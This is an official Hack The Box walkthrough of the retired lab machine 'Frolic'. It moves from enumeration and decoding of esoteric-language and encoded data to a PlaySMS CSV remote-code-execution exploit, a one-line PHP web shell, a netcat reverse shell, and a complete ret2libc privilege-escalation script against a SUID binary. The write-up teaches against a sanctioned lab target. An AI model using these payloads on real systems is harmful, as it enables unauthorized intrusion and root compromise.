Frolic

23rd March 2019 / Document No D19.100.11

Prepared By: Alexander Reid (Arrexel)

Machine Author: Felamos

Difficulty: Medium

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Frolic is not overly challenging, however a great deal of enumeration is required due to the amount of services and content running on the machine. The privilege escalation features an easy difficulty return-oriented programming (ROP) exploitation challenge, and is a great learning experience for beginners.

Skills Required

- Intermediate/advanced Linux knowledge
- Basic understanding of return-oriented programming and the ret2libc method

Skills Learned

- Identifying esoteric languages
- Identifying various encoding methods
- Cracking password-protected ZIP files
- Identifying vulnerable services
- Escalating privileges through ROP SUID binaries with ret2libc

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Port Scan


```
root@kali:~/ovpn# masscan -p0-65535,U:0-65535 10.10.10.111 -e tun0 --rate=500

Starting masscan 1.0.4 (http://bit.ly/14GZzcT) at 2019-04-04 16:06:02 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131072 ports/host]
Discovered open port 22/tcp on 10.10.10.111
Discovered open port 445/tcp on 10.10.10.111
Discovered open port 9999/tcp on 10.10.10.111
Discovered open port 1880/tcp on 10.10.10.111
Discovered open port 139/tcp on 10.10.10.111
Discovered open port 137/udp on 10.10.10.111
rate:  0.00-kpps, 100.00% done, waiting -25-secs, found=5
```

```
root@kali:~/ovpn# nmap -p22,445,9999,1880,139,137 -sV 10.10.10.111
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-04 12:14 EDT
Nmap scan report for 10.10.10.111
Host is up (0.027s latency).

PORT     STATE  SERVICE     VERSION
22/tcp   open   ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; proto
col 2.0)
137/tcp  closed netbios-ns
139/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
1880/tcp open   http        Node.js (Express middleware)
9999/tcp open   http        nginx 1.10.3 (Ubuntu)
Service Info: Host: FROLIC; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.93 seconds
```

Masscan finds a fair number of open ports, however the nginx server on port 9999 is of particular interest.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Dirbuster



An **/admin** directory can be easily found by directory fuzzing, among many other results that may be potential attack vectors.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Exploitation

Admin Web Interface


```
var attempt = 3; // Variable to count number of attempts.
// Below function Executes on click of login button.
function validate(){
var username = document.getElementById("username").value;
var password = document.getElementById("password").value;
if ( username == "admin" && password == "superduperlooperpassword_lol"){
alert ("Login successfully");
window.location = "success.html"; // Redirecting to other page.
return false;
}
else{
attempt --;// Decrementing by one.
alert("You have left "+attempt+" attempt;");
// Disabling fields after 3 attempts.
if( attempt == 0){
document.getElementById("username").disabled = true;
document.getElementById("password").disabled = true;
document.getElementById("submit").disabled = true;
return false;
}
}
}
```

A quick inspection of the admin page's source code reveals a **/admin/js/login.js** script, which contains the credentials in plaintext. It is also possible to browse directly to **success.html** as there is no authentication in place.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Ook, Base64, ZIP Cracking & Brainfuck

Ook/Brainfuck Decoder: https://www.splitbrain.org/_static/ook/



The unusual output on **success.html** is **Ook**, and can be decoded using the above tool. Browsing to the given directory outputs a string that appears to be base64. Decoding the base64 outputs a password protected ZIP file.

```
root@kali:~/Desktop/notes/frolic# echo "UEsDBBQACQAIAMOJN00j/lsUsAAAAGkCAAAJABwA
aW5kZXgucGhwVVQJAAOFfKdbhXynW3V4CwABBAAAAAAEAAAAAF5E5hBKn3OyaIopmhuVUPBuC6m/U3Pk
Akp3GhHcjuWgNOL22Y9r7nrQEopVyJbsK1i6f+BQyOES4baHpOrQu+J4XxPATolb/Y2EU6rqOPKD8uIP
kUoyU8cqgwNE0I19kzhkVA5RAmveEMrX4+T7al+fi/kY6ZTAJ3h/Y5DCFt2PdL6yNzVRrAuaigMOlRBr
Ayw0tdliKb40RrXpBgn/uoTjlurp78cmcTJviFfUnOM5UEsHCCP+WxSwAAAAaQIAAFBLAQIeAxQACQAI
AMOJN00j/lsUsAAAAGkCAAAJABgAAAAAAAEAAACkgQAAAABpbmRleC5waHBVVAUAA4V8p1t1eAsAAQQA
AAAABAAAAABQSwUGAAAAAAEAAQBPAAAAAwEAAAA" | base64 -d > out
root@kali:~/Desktop/notes/frolic# ls -lah
total 12K
drwxr-xr-x 2 root root 4.0K Apr  4 12:35 .
drwxr-xr-x 6 root root 4.0K Apr  4 12:34 ..
-rw-r--r-- 1 root root  360 Apr  4 12:35 out
root@kali:~/Desktop/notes/frolic# file out
out: Zip archive data, at least v2.0 to extract
root@kali:~/Desktop/notes/frolic# unzip out
Archive:  out
[out] index.php password: root@kali:~/Desktop/notes/frolic#
root@kali:~/Desktop/notes/frolic#
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


```
root@kali:~/Desktop/notes/frolic# fcrackzip -D -p ../../wordlists/rockyou.txt -u
 out.zip


PASSWORD FOUND!!!!: pw == password
root@kali:~/Desktop/notes/frolic#
```

```
root@kali:~/Desktop/notes/frolic# cat index.php
4b7973724b7973674b7973724b7973675779302b4b7973674b7973724b7973674b79737250463067
506973724b7973674b7934744c5330674c5330754b7973674b7973724b7973674c6a77720d0a4b79
73675779302b4b7973674b7a78645069734b4b797375504373674b7974624c5434674c5330745046
3067506930744c5330674c5330754c5330674c5330744c5330674c6a77724b7973670d0a4b317374
506973674b797372504630675069737 24b793467504373724b3173674c5434744c53304b5046302b
4c5330674c6a77724b7973675779302b4b7973674b7a7864506973674c6930740d0a4c5334675043
73724b3173674c5434744c5330675046302b4c5330674c5330744c533467504373724b7973675779
302b4b7973674b7973385854344b4b7973754c6a776743673d3d0d0a
```

Using fcrackzip, or one of several alternatives, the password can be recovered very quickly using virtually any wordlist. The ZIP contains a single **index.php** file, which contains a hex string. Converting this hex to ascii results in more base64 encoded data.

```
+++++ +++++ [->++ +++++ +++<] >++++ +.--- --.++ +++++ .<+++ [->++ +<]>+
++.<+ ++[-> ---<] >---- --.-- ----- .<+++ +[->+ +++<] >+++. <+++[ ->---
<]>-- .<+++ [->++ +<]>+ .---. <+++[ ->--- <]>-- ----. <++++ [->++ ++<]>
++..<
```

Decoding the base64 outputs a pattern, which is actually **brainfuck** language. The above Ook conversion tool also features a brainfuck interpreter, which reveals a password.




Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

PlaySMS

Exploit: https://www.exploit-db.com/exploits/42044

Fuzzing the **/dev** directory finds **/dev/backup**, which hints to the existence of a **/playsms** directory. Attempting to login with the credentials admin:idkwhatispass will grant access and open up multiple new attack vectors, as there are several publicly available exploits for PlaySMS 1.4.

By crafting a malicious CSV file with the first field containing PHP code, remote code execution is achieved with minimal effort. However, as the file is not written to the server, it is a good idea to create a cleaner method for code execution. In this case, the below base64 is decoded and written to **/playsms/writeup.php**. This file simply contains **<?php echo exec($_GET['c']); ?>** and makes obtaining a shell much more simple.




```
root@kali:~/ovpn# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.111] 59572
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python -c 'import pty;pty.spawn("/bin/bash");'
www-data@frolic:~/html/playsms$ ^Z
[1]+  Stopped                 nc -nvlp 1234
root@kali:~/ovpn# stty raw -echo && fg
nc -nvlp 1234

www-data@frolic:~/html/playsms$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

SUID ret2libc

After obtaining a shell, an interesting SUID binary can be found at **/home/ayush/.binary/rop**. This can be transferred from to the attacking machine using **nc -nlp 1235 > rop** locally, followed by **nc -w 3 10.10.14.x 1235 < rop** on the target.

```
www-data@frolic:/home/ayush/.binary$ ldd rop
        linux-gate.so.1 =>  (0xb7fda000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7e19000)
        /lib/ld-linux.so.2 (0xb7fdb000)
```

libc_addr is **0xb7e19000**

```
www-data@frolic:/$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep system
   245: 00112f20    68 FUNC    GLOBAL DEFAULT   13 svcerr_systemerr@@GLIBC_2.0
   627: 0003ada0    55 FUNC    GLOBAL DEFAULT   13 __libc_system@@GLIBC_PRIVATE
  1457: 0003ada0    55 FUNC    WEAK   DEFAULT   13 system@@GLIBC_2.0
```

system_addr is **0003ada0**

```
www-data@frolic:/$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep exit
   112: 0002edc0    39 FUNC    GLOBAL DEFAULT   13 __cxa_at_quick_exit@@GLIBC_2.
10
   141: 0002e9d0    31 FUNC    GLOBAL DEFAULT   13 exit@@GLIBC_2.0
   450: 0002edf0   197 FUNC    GLOBAL DEFAULT   13 __cxa_thread_atexit_impl@@GLI
BC_2.18
   558: 000b07c8    24 FUNC    GLOBAL DEFAULT   13 _exit@@GLIBC_2.0
   616: 00115fa0    56 FUNC    GLOBAL DEFAULT   13 svc_exit@@GLIBC_2.0
   652: 0002eda0    31 FUNC    GLOBAL DEFAULT   13 quick_exit@@GLIBC_2.10
```

exit_addr is **0002e9d0**

```
www-data@frolic:/$ strings -atx /lib/i386-linux-gnu/libc.so.6 | grep /bin/sh
 15ba0b /bin/sh
```

sh_addr is **15ba0b**

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Using this information, it is fairly straightforward to craft a payload to exploit the binary.

```
import struct

buf = "A" * 52

libc_addr = 0xb7e19000
sh_addr = struct.pack('<I', libc_addr + 0x0015ba0b)
system_addr = struct.pack('<I', libc_addr + 0x0003ada0)
exit_addr = struct.pack('<I', libc_addr + 0x0002e9d0)

payload = buf + system_addr + exit_addr + sh_addr

print payload
```

```
</.binary$ ./rop $(python /dev/shm/arrexel/writeup.py)
# id
uid=0(root) gid=33(www-data) groups=33(www-data)
#
```